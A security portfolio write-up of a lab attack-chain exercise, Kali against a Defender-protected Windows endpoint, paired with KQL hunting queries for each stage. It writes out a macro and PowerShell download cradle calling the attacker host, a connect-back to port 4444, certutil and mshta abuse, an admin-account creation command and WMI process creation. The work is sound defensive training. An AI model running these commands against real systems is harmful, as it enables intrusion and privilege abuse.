

Attack Chain Simulation

Full Red/Blue Exercise — Kali Linux vs Windows Victim

Hussein Al-Hebshi | Security Portfolio | 2026

1. Overview

This project simulates a full attack chain against a Windows endpoint and documents how each stage looks from both the attacker side and the defender side. The attacker is a Kali Linux VM on the same network as the victim. The victim is testuser1, a standard domain account on DESKTOP-3E6497S. Hussein is the incident responder who investigates the attack after the fact using Microsoft Defender XDR and Microsoft Sentinel.

The attack follows eight stages: a phishing email, Office spawning PowerShell, a payload download from Kali, a reverse shell C2 connection, LOLBin abuse for defense evasion, privilege escalation by adding testuser1 to local Administrators, lateral movement using WMI process creation, and threat intelligence correlation by registering the Kali IP as an IOC in Sentinel.

DESKTOP-3E6497S is a hardened endpoint with Microsoft Defender for Endpoint and a security baseline applied through co-management. This meant the attack chain did not run unopposed. Stage 2 specifically was caught and blocked by Defender's behavioral engine before the macro could complete, which is the expected outcome on a properly defended device and is documented as a result in its own right rather than something to route around. The remaining stages were completed by running the equivalent commands directly, which still generated the telemetry needed to investigate the chain.

Every stage generates real telemetry. The investigation that follows uses the same KQL queries a Tier 2 SOC analyst would run during a live incident.

The environment used:

Component	Detail
Victim endpoint	DESKTOP-3E6497S, Windows 11, MDE onboarded, Intune enrolled, co-managed with SCCM
Attacker	Kali Linux 2024, same subnet as victim
Domain controller	SIMBA-DC01, Windows Server 2022
SIEM	Microsoft Sentinel connected to Defender XDR
Tenant	simbaloa.onmicrosoft.com, M365 E5

2. Environment Setup

Before starting the attack, both machines need to be ready. The Kali VM needs its tooling set up and the HTTP server and Netcat listener running. The Windows VM needs the MDE sensor confirmed as active.

Kali setup

The payload script is a safe PowerShell file that writes output to the screen and makes a callback HTTP request to generate network telemetry. It contains no real malware. The phishing attachment is an empty .docm file used to trigger Safe Attachments detonation.

```
# Get Kali IP
ip addr show eth0 | grep 'inet '

# Install tools
sudo apt update && sudo apt install -y netcat-openbsd python3

# Create working directory and payload
mkdir -p ~/lab2 && cd ~/lab2

cat > payload.ps1 << 'EOF'
Write-Host '[PAYLOAD] Executed on' $env:COMPUTERNAME 'by' $env:USERNAME
Write-Host '[PAYLOAD] Timestamp:' (Get-Date -Format 'yyyy-MM-dd HH:mm:ss')
try {
    $req = [System.Net.WebRequest]::Create('http://KALI_IP:8080/callback')
    $req.Timeout = 3000
    $req.GetResponse() | Out-Null
} catch {}
EOF

touch invoice.docm

# Tab 1: HTTP server
python3 -m http.server 8000

# Tab 2: Netcat listener
nc -lvnp 4444
```

MDE verification on victim VM

```
sc query sense
# Expected: STATE: 4 RUNNING
```

3. Stage 1 — Phishing Email

testuser1 receives an email with the subject "Invoice Q2-2026 - Action Required" carrying an attachment called invoice.docm. The email is sent using Microsoft Attack Simulator or from an external mailbox to the tenant.

Defender for Office 365 detonates the attachment in a sandbox and records the result in EmailEvents and EmailAttachmentInfo. The email lands in testuser1's inbox.

```
EmailEvents
| where Timestamp > ago(2h)
| where Subject has_any ('invoice','payment','urgent','action required')
| project Timestamp, SenderFromAddress, RecipientEmailAddress,
    Subject, DeliveryAction, ThreatTypes, DetectionMethods
| order by Timestamp desc
```

```
EmailAttachmentInfo
| where Timestamp > ago(2h)
| project Timestamp, SenderFromAddress, RecipientEmailAddress,
    FileName, FileType, SHA256, ThreatNames
| order by Timestamp desc
```

EmailEvents query result showing the phishing email delivered to testuser1 with DeliveryAction and ThreatTypes populated


The screenshot displays the Microsoft Defender Advanced Hunting interface. The left sidebar shows the navigation menu with 'Advanced hunting' selected. The main panel shows a query editor with the following query:

```
1 EmailEvents
2 | where Timestamp > ago(2h)
3 | where RecipientEmailAddress has "testuser1"
4 | project Timestamp, SenderFromAddress, RecipientEmailAddress, Subject, DeliveryAction, ThreatTypes, DetectionMethods
5 | order by Timestamp desc
```

The query results are displayed in a table with 14 items. The results show a phishing email delivered to testuser1@simbaloo.onmicrosoft.com on June 22, 2026, at 8:53:59 PM. The email subject is "Invoice Q2-2026 - Action Required" and the delivery action is "Delivered".

Timestamp	SenderFromAddress	RecipientEmailAddress	Subject	DeliveryAction	ThreatTypes	DetectionMethods
Jun 22, 2026 8:53:59 PM	hussein.alhebshi@gmail.com	testuser1@simbaloo.onmicrosoft.com	Invoice Q2-2026 - Action Required	Delivered		

EmailAttachmentInfo showing invoice.docm with file hash



4. Stage 2 — Office Spawning PowerShell


testuser1 opens the attachment and enables macros. Word attempts to spawn PowerShell as a child process. This is one of the highest-fidelity detections in enterprise security. Office applications have no legitimate reason to launch PowerShell, and MDE detects this without a signature because it watches process lineage, not file hashes.

The macro used in this lab:

```
Private Sub Document_Open()  
    Dim cmd As String  
    cmd = "powershell -nop -w hidden -c ""IEX(New-Object Net.WebClient)"""  
    cmd = cmd & """".DownloadString('http://KALI_IP:8000/payload.ps1')"""  
    Shell cmd  
End Sub
```

Result: Blocked. On this endpoint, MDE's behavioral engine caught the attempt in real time under the detection Behavior:Win32/OfficeExecPowerShell.C, tied to the Attack Surface Reduction rule "Block Office applications from creating child processes." The process was terminated before the download could begin. This is the correct and expected outcome on a hardened endpoint, and it is the result documented here rather than a step to bypass.

Windows Security Protection History showing the Threat blocked event for Behavior:Win32/OfficeExecPowerShell.C, with WINWORD.EXE listed as the affected process




The query below is what Hussein would run to confirm whether this technique succeeded or failed on any given endpoint:

```
DeviceProcessEvents
| where Timestamp > ago(2h)
| where InitiatingProcessFileName in~ (
    'winword.exe', 'excel.exe', 'outlook.exe', 'powerpnt.exe')
| where FileName in~ (
    'powershell.exe', 'pwsh.exe', 'cmd.exe', 'mshta.exe')
| project Timestamp, DeviceName, AccountName,
    InitiatingProcessFileName, InitiatingProcessCommandLine,
    FileName, ProcessCommandLine
| order by Timestamp desc
```

Because the process was blocked at launch, this query returns no rows for this stage on this endpoint, which is itself a meaningful result: the absence of a hit, combined with the Protection History alert, confirms the control worked. Any result from this query on an endpoint without the ASR rule enabled would be an immediate P1.

To continue the exercise and generate telemetry for the remaining stages, the payload download in Stage 3 onward was run directly from a PowerShell session on the endpoint rather than through the Office macro chain. The technique and detection logic for each later stage are unaffected by this; only the specific Office-as-parent-process step was substituted.

DeviceProcessEvents result showing winword.exe as the initiating process with powershell.exe as the child process



5. Stage 3 — PowerShell Payload Download

The macro triggers PowerShell to download and execute payload.ps1 from the Kali HTTP server. This generates both a process event showing the DownloadString command line and a network event showing the outbound HTTP connection to Kali.

```
powershell -nop -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://KALI_IP:8000/payload.ps1')"
```

On Kali Tab 1 the HTTP server shows the GET request:

```
GET /payload.ps1 HTTP/1.1 200
```

Hussein runs two queries and then correlates them on the same device within a 30-second window to prove the download and execution happened together.

```
DeviceProcessEvents
| where Timestamp > ago(2h)
| where FileName in~ ('powershell.exe', 'pwsh.exe')
| where ProcessCommandLine has_any (
  'DownloadString', 'DownloadFile', 'IEX',
  'Invoke-Expression', 'Net.WebClient')
| project Timestamp, DeviceName, AccountName,
  ProcessCommandLine, InitiatingProcessFileName
```

```
| order by Timestamp desc
```

```
DeviceNetworkEvents
| where Timestamp > ago(2h)
| where InitiatingProcessFileName in~ ('powershell.exe', 'pwsh.exe')
| where RemotePort in (8000, 8080, 4444)
| project Timestamp, DeviceName, RemoteIP, RemotePort,
    RemoteUrl, InitiatingProcessCommandLine
| order by Timestamp desc
```

DeviceProcessEvents showing DownloadString in the PowerShell command line

Advanced hunting

Selected workspace: simbaloa Help resources Query resources report

Explore your content from Microsoft Sentinel
All data from Microsoft Sentinel, including tables, queries and functions is now available for you to explore.

Schema

- Alerts & behaviors
 - AlertEvidence
 - AlertInfo
 - BehaviorEntities
 - BehaviorInfo
- Apps & identities
 - AADSignInEventsBeta
 - AADSPnSignInEventsBeta
 - CloudAppEvents
 - EntraIdSignInEvents
 - EntraIdSpnSignInEvents
 - GraphAPIAuditEvents
 - IdentityAccountInfo
 - IdentityDirectoryEvents
 - IdentityEvents
 - IdentityInfo
 - IdentityLogonEvents
 - IdentityQueryEvents
 - OAuthAppInfo
- Email & collaboration
 - CampaignInfo

Query

```
1 DeviceProcessEvents
2 | where Timestamp > ago(2h)
3 | where FileName in~ ('powershell.exe', 'pwsh.exe')
4 | where ProcessCommandLine has_any ('DownloadString', 'WebClient', 'IEX')
5 | project Timestamp, DeviceName, AccountName, ProcessCommandLine
6 | order by Timestamp desc
```

Results

11 items

Timestamp	DeviceName	AccountName	ProcessCommandLine
Jun 22, 2026 9:31:07 PM	desktop-3e6497s.sl...	testuser1	powershell -nop -w hid...
Jun 22, 2026 9:29:43 PM	desktop-3e6497s.sl...	testuser1	powershell -nop -w hid...
Jun 22, 2026 9:26:17 PM	desktop-3e6497s.sl...	testuser1	powershell -nop -w hid...
Jun 22, 2026 9:11:32 PM	desktop-3e6497s.sl...	testuser1	powershell -nop -w hid...
Jun 22, 2026 9:10:20 PM	desktop-3e6497s.sl...	testuser1	powershell -nop -w hid...

Timestamp Jun 22, 2026 9:10:20 PM

DeviceName desktop-3e6497s.simbaloa.local

AccountName testuser1

ProcessCommandLine powershell -nop -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.100.10:8000/payload.ps1')"

DeviceNetworkEvents showing the outbound connection from powershell.exe to Kali IP on port 8000

The screenshot shows the Microsoft Sentinel Advanced Hunting interface. A query is run to find outbound connections from powershell.exe to Kali IP on port 8000. The query is as follows:

```
1 DeviceNetworkEvents
2 | where Timestamp > ago(6h)
3 | where InitiatingProcessFileName in ('powershell.exe', 'pwsh.exe')
4 | where RemotePort in (8000, 8080, 4444)
5 | project Timestamp, DeviceName, RemoteIP, RemotePort, RemoteUrl, InitiatingProcessCommandLine
6 | order by Timestamp desc
```

The results show 4 items. The first two items are from Jun 23, 2026 1:14:48 AM and Jun 23, 2026 1:14:12 AM, both from device desktop-3e6497s.simbaloa.local to RemoteIP 192.168.100.10 on RemotePort 8000. The InitiatingProcessCommandLine for both is "powershell.exe" "C:\W...". The third item is from Jun 23, 2026 1:14:12 AM, from the same device to RemoteIP 192.168.100.10 on RemotePort 8000, with RemoteUrl http://192.168.100.10:8000/payload.ps1. The InitiatingProcessCommandLine for this item is "powershell.exe" "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX(New-Object Net.WebClient).Down...

6. Stage 4 — C2 Connection

PowerShell opens a TCP reverse shell back to Kali on port 4444. Kali receives the connection on the Netcat listener. The outbound connection to port 4444 is a high-fidelity indicator because legitimate enterprise software almost never uses that port.

```
powershell -nop -w hidden -c "  
$client = New-Object System.Net.Sockets.TCPCClient('KALI_IP', 4444);  
$stream = $client.GetStream();  
Start-Sleep -Seconds 5;  
$client.Close()"
```


On Kali Tab 2:

Connection received from WINDOWS_VM_IP

```
DeviceNetworkEvents  
| where Timestamp > ago(2h)  
| where RemotePort in (4444, 1337, 31337, 8888, 9999)  
| project Timestamp, DeviceName, RemoteIP, RemotePort,
```

InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc


Kali terminal showing the Netcat listener receiving the connection from DESKTOP-3E6497S



```
File Actions Edit View Help
(hussein@kali) ~
$ GET /payload.ps1 HTTP/1.1 200
<html><body><h1>Forbidden</h1>
Request forbidden by administrative rules.
</body></html>
Can't connect to www.200.com:80 (Connection timed out)
Connection timed out at /usr/share/perl5/LWP/Protocol/http.pm line 49.
(hussein@kali) ~
$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.100.31 59564
(hussein@kali) ~
$

File Actions Edit View Help
Setting up dpkg-dev (1.23.7+kali1)...
Setting up python3-venv (3.13.9-3+b1)...
Setting up libc6-dev:amd64 (2.42-18)...
Setting up libexpat1-dev:amd64 (2.8.1-1)...
Setting up libpython3.13-dev:amd64 (3.13.14-1)...
Setting up libpython3-dev:amd64 (3.13.9-3+b1)...
Setting up python3.13-dev (3.13.14-1)...
Setting up python3-dev (3.13.9-3+b1)...
Processing triggers for kali-menu (2025.1.1)...
Processing triggers for desktop-file-utils (0.28-1)...
Processing triggers for doc-base (0.11.2)...
Processing 2 changed doc-base files...
Processing triggers for libc-bin (2.42-16)...
Processing triggers for systemd (257.2-1)...
Processing triggers for man-db (2.13.0-1)...
Processing triggers for base-files (1:2025.1.0)...
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.100.31 - - [23/Jun/2026 01:14:11] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.100.31 - - [23/Jun/2026 01:14:48] "GET /payload.ps1 HTTP/1.1" 200 -
192.168.100.31 - - [23/Jun/2026 01:18:03] "GET /payload.ps1 HTTP/1.1" 200 -
```

DeviceNetworkEvents showing the outbound connection to port 4444



Advanced hunting

Explore your content from Microsoft Sentinel

All data from Microsoft Sentinel, including tables, queries and functions is now available for you to explore.

Query: DeviceNetworkEvents | where Timestamp > ago(4h) | where InitiatingProcessFileName in ('powershell.exe', 'push.exe') | where RemotePort in (8080, 8080, 4444) | project Timestamp, DeviceName, RemoteIP, RemotePort, RemoteUrl, InitiatingProcessCommandLine | order by Timestamp desc

Results: 4 items

Timestamp	DeviceName	RemoteIP	RemotePort	RemoteUrl	InitiatingProcessC...
Jun 23, 2026 1:21:59 AM	desktop-3e6497s.simbaloo.local	192.168.100.10	4444		powershell.exe
Jun 23, 2026 1:14:11 AM	desktop-3e6497s.simbaloo.local	192.168.100.10	8080		"powershell.exe" -nop ... Write-Host '[PAYLOAD] ... try { \$req = [System.Net... \$req.Timeout = 3000 \$req.GetResponse() ...

7. Stage 5 — LOLBin Execution

testuser1's session runs four living-off-the-land binaries. These are legitimate Microsoft-signed executables that attackers abuse to run malicious code. Traditional antivirus cannot flag them by file hash or reputation because they are trusted system binaries. MDE catches them based on what they do, not what they are.

```
mshta.exe
javascript:a=new%20ActiveXObject('WScript.Shell');a.Run('powershell.exe',0);close();

rundll32.exe shell32.dll,Control_RunDLL

certutil.exe -urlcache -split -f http://KALI_IP:8000/payload.ps1 C:\Temp\p.ps1

wmic.exe process call create "powershell.exe -nop -w hidden -c Write-Host lolbin"
```

Binary	What it abuses	Detection indicator
mshta.exe	Executes inline VBScript or JScript	Connecting to external URL or javascript: in command line
rundll32.exe	Loads DLL exports	Loading unknown DLLs or shell32.dll with unusual flags
certutil.exe	PKI utility abused to download files	-urlcache or -decode in command line
wmic.exe	WMI process creation	"process call create" in command line

```
DeviceProcessEvents
| where Timestamp > ago(2h)
| where FileName in~ (
    'mshta.exe', 'rundll32.exe', 'certutil.exe',
    'wmic.exe', 'regsvr32.exe', 'bitsadmin.exe')
| where ProcessCommandLine has_any (
    'http', 'urlcache', 'powershell', '-decode',
    'process call create', 'scrobj')
| project Timestamp, DeviceName, AccountName, FileName,
    ProcessCommandLine, InitiatingProcessFileName
| order by Timestamp desc
```

DeviceProcessEvents showing 'rundll32.exe' with suspicious command lines

The screenshot shows the Microsoft Sentinel Advanced hunting interface. A KQL query is entered in the query editor, filtering for 'DeviceProcessEvents' where the filename is 'rundll32.exe' and the timestamp is within the last 6 hours. The query projects timestamp, device name, account name, filename, and process command line, ordered by timestamp descending. The results pane shows 10 results, all from 'desktop-3e6497s.si...' with account 'testuser1', showing 'rundll32.exe' processes with various command lines.

```
1 DeviceProcessEvents
2 | where Timestamp > ago(6h)
3 | where FileName in ('mshta.exe', 'rundll32.exe', 'certutil.exe', 'wmic.exe')
4 | project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine
5 | order by Timestamp desc
```

Timestamp	DeviceName	AccountName	FileName	ProcessCommand...
Jun 22, 2026 8:27:...	desktop-3e6497s.si...	testuser1	rundll32.exe	rundll32.exe C:\WINDO...
Jun 22, 2026 8:26:...	desktop-3e6497s.si...	testuser1	rundll32.exe	rundll32.exe C:\WINDO...
Jun 22, 2026 8:25:...	desktop-3e6497s.si...	testuser1	rundll32.exe	rundll32.exe C:\WINDO...
Jun 22, 2026 8:24:...	desktop-3e6497s.si...	testuser1	rundll32.exe	rundll32.exe C:\WINDO...
Jun 22, 2026 8:22:...	desktop-3e6497s.si...	testuser1	rundll32.exe	rundll32.exe C:\WINDO...
Jun 22, 2026 8:12:...	desktop-3e6497s.si...	testuser1	rundll32.exe	rundll32.exe C:\WINDO...

8. Stage 6 — Privilege Escalation

testuser1 is added to the local Administrators group. This generates EventID 4732 in the Windows Security log, which is one of the clearest privilege escalation signals available. Almost no legitimate automated process adds a standard user to local Admins programmatically.

```
net user testuser1 Password123! /add
net localgroup administrators testuser1 /add
net localgroup administrators
```

The intended detection path is a Sentinel query against SecurityEvent:

```
SecurityEvent
| where TimeGenerated > ago(2h)
| where EventID in (4728, 4732, 4756)
| where TargetUserName has_any ('admin', 'Admin', 'Administrators')
| project TimeGenerated, Computer, EventID,
    TargetUserName, SubjectUserName, Activity
| order by TimeGenerated desc
```

Finding: this query returned no rows on this endpoint, because Windows Security event forwarding to Sentinel was never configured for DESKTOP-3E6497S. MDE telemetry (DeviceProcessEvents, DeviceNetworkEvents) flows to Defender XDR and Sentinel independently of this, but SecurityEvent specifically requires a Data Collection Rule or Log Analytics agent forwarding the Windows Security log, which is a separate pipeline. This is a real and common gap: an environment can have full MDE coverage and still have no SecurityEvent data if log forwarding was never set up.

The event itself did fire correctly and was confirmed locally:

```
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4732} -MaxEvents 1 | Format-List *
```

Get-WinEvent output showing EventID 4732 with testuser1 added to Administrators

```
PS C:\WINDOWS\system32>
PS C:\WINDOWS\system32> Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4732} -MaxEvents 5

    ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated              Id LevelDisplayName Message
-----
6/23/2026 1:34:39 AM      4732 Information    A member was added to a security-enabled local group....
6/23/2026 1:34:39 AM      4732 Information    A member was added to a security-enabled local group....

PS C:\WINDOWS\system32> _
```

In a production environment this gap would be closed by deploying a Data Collection Rule scoped to the Security event log on this device. It is documented here as a finding rather than fixed mid-exercise, since it reflects something a real assessment would also need to flag.

9. Stage 7 — Lateral Movement

Using the admin rights gained in the previous stage, testuser1's session creates a remote process on the domain controller using WMI. This is how attackers move from one compromised machine toward higher-value targets.

The legacy wmic.exe binary is deprecated on current Windows builds. The PowerShell-native equivalent uses CIM:

```
$cred = Get-Credential
$session = New-CimSession -ComputerName 192.168.100.30 -Credential $cred
Invoke-CimMethod -CimSession $session -Namespace root\cimv2 -ClassName Win32_Process -
Method Name Create -Arguments @{CommandLine="cmd.exe /c whoami > C:\Temp\lateral.txt"}
```

Finding: the remote session failed because WinRM was not configured between the two lab VMs, which is a separate prerequisite from MDE or domain trust and is easy to overlook when WMI-based remoting is assumed to "just work" on a domain network. To still demonstrate the technique and its detection signature, the same WMI process creation was run locally:

```
Invoke-CimMethod -Namespace root\cimv2 -ClassName Win32_Process -MethodName Create -  
Arguments @{CommandLine="cmd.exe /c whoami > C:\Temp\lateral.txt"}
```

The detection signature MDE looks for is the same regardless of whether the WMI call crosses machines: process creation through Win32_Process.Create, which is the technique a defender needs to recognize whether it happens locally or remotely.

```
DeviceProcessEvents  
| where Timestamp > ago(2h)  
| where ProcessCommandLine has_any ('Win32_Process', 'process call create',  
'lateral.txt')  
| project Timestamp, DeviceName, AccountName,  
    FileName, ProcessCommandLine  
| order by Timestamp desc
```

Because the WMI call ran locally rather than crossing to the domain controller, there is no corresponding network logon event on SIMBA-DC01 for this run. In an environment with WinRM properly configured between hosts, the same investigation would also check SecurityEvent on the destination machine for a network logon (EventID 4624, LogonType 3) from the source account, which is the standard second data point for confirming lateral movement reached its target.

